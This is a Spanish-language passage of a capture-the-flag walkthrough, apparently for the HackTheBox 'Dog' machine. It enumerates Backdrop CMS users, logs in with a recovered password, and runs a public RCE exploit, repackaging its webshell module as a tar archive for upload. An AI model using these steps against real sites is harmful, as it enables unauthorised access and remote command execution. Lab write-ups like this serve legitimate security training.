core/themes/bartik/bartik.info:version = BACKDROP_VERSION
core/themes/bartik/bartik.info:version = 1.27.1
core/themes/bartik/theme-settings.php:   '#description' => t('When rounded or square
s overridden and set to #333 for better visibility.'),
core/scripts/backdrop.sh:  --verbose   This option displays the options as they are
core/scripts/backdrop.sh:// toggle verbose mode
core/scripts/backdrop.sh:if (in_array('--verbose', $_SERVER['argv'])) {
core/scripts/backdrop.sh:  $_verbose_mode = true;
core/scripts/backdrop.sh:  $_verbose_mode = false;
```

Efectivamente hay uno pero al parecer nos tenemos que autenticar primero




```
❯ searchsploit backdrop
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ---------------------------------
Backdrop CMS 1.20.0 - 'Multiple' Cross-Site Request Forgery (CSRF)                   | php/webapps/50323.html
Backdrop CMS 1.23.0 - Stored XSS                                                     | php/webapps/51905.txt
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)                   | php/webapps/52021.py
Backdrop Cms v1.25.1 - Stored Cross-Site Scripting (XSS)                             | php/webapps/51597.txt
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Nota

Aquí me atasque, use hydra en el panel de mala manera. Aquí puedes:

- Validar usuarios existentes usando el formulario "*reset password*"
- Usar `hydra`+`http-post-form` usando la contraseña que sacamos antes *BackDropJ2024DS2024* y un wordlist de usuarios
- Usar `dropscan`, scan para BackDrop CMS como es el caso que puede listar usuarios facil -> https://github.com/FisMatHack/BackDropScan

Me bajo el repo de BackDropSCAN



backdropscan


Github
https://github.com › FisMatHack › BackDropScan

GitHub - FisMatHack/BackDropScan: List information about a sit...

List information about a site using BackDropCMS. Contribute to FisMatHack/**BackDropScan**


Hago un escaneo de usuarios usando el wordlist de *xato:*

```
SHELL
python BackDropScan.py --url http://dog.htb --userslist /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt --userenum
```



```
❯ python BackDropScan.py --url http://dog.htb --userslist /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt --userenum
[+] Valid username: john
[+] Valid username: tiffany
[+] Valid username: John
[+] Valid username: morris
[+] Valid username: axel
[+] Valid username: JOHN
[+] Valid username: rosa
```

Probando con *tifanny* me logeo




tiffany

Password *

Show password

●●●●●●●●●●●●●●●●●●●

Una vez autenticados, podemos ejecutar el exploit:



Dashboard

WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started

- View the home page
- Add a logo or change the site name
- Customize the current theme
- Find a new theme for your site

Next steps

- Edit the *About* page
- Create a new Post
- Update the *Primary navigation* menu
- Modify the layout for your home page

More actions

- Turn existing modules on
- Add new modules for mo
- Read the online user guid
- Visit the Backdrop CMS F

CREATE CONTENT

- Add new Card
- Add new Page
- Add new Post

CONTENT OVERVIEW

- 0 Card items
- 1 Page item
- 4 Post items

Manage content

USER ACCOUNT OVERVIEW

- 8 total user accounts
- 4 active user accounts
- 0 blocked user accounts
- 8 user accounts with the role Administrator

Manage user accounts

AVAILABLE UPDATES

Your site is up to date

BACKDROP NEWS

No news at this time.


MENUS

MENU	OPERATIONS
Primary navigation	EDIT LINKS

CONTENT TYPES


CONTENT TYPE	OPERATIONS
Card	CONFIGURE
Page	CONFIGURE
Post	CONFIGURE

TAXONOMY



```
❯ python 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
```

Al parecer, tras ejecutarlo no funciona




Not Found


The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at dog.htb Port 80

Viendo el el output de nuevo, nos reporta que para una instalación manual tenemos que ir a esa ruta:



```
❯ python 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
```



Install modules

LIST MODULES | INSTALL NEW MODULES | UNINSTALL MODULES

The Zip PHP extension is not loaded on your server. You will not be able to download any projects using Project Installer until this is fixed.

Encountered an error when trying to fetch results from Backdrop. Error 0 : php_network_getaddresses: getaddrinfo failed: Temporary failure in name resolution

Search

SEARCH

Sort by: Relevance ▲ Most installed Title Latest release

Showing 0 to 0 of 0.


No results found.

Installation queue


Installation queue is empty.

Manual installation

No acepta **.zip** por lo que con el directorio **shell** que me creó el exploit con `tar -cf shell.tar shell` me creo un **.tar**:




```
❯ tar -cf shell.tar shell
❯ ls
BackDropScan  shell  52021.py  shell.tar  shell.zip
```



```
❯ 7z l shell.tar

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:12 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10240 bytes (10 KiB)

Listing archive: shell.tar

--
Path = shell.tar
Type = tar
Physical Size = 10240
Headers Size = 9216
Code Page = UTF-8
Characteristics = GNU ASCII

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-03-13 15:11:35 D....            0            0  shell
2025-03-14 09:50:36 .....          500          512  shell/shell.info
2025-03-14 09:50:36 .....          350          512  shell/shell.php
------------------- ----- ------------ ------------  ------------------------
2025-03-14 09:50:36                850         1024  2 files, 1 folders
```

Con **7z** compruebo.



Home

Manual installation


You can find modules, themes, and layouts on backdropcms.org. The following file extensions are supported: *tar tgz gz bz2*.

▸ Install projects by name
▸ Install from a URL
▾ Upload a module, theme, or layout archive to install

Upload a module, theme, or layout archive to install

Browse... shell.tar

For example: *name.tar.gz* from your local computer



Update manager

Installation was completed successfully.

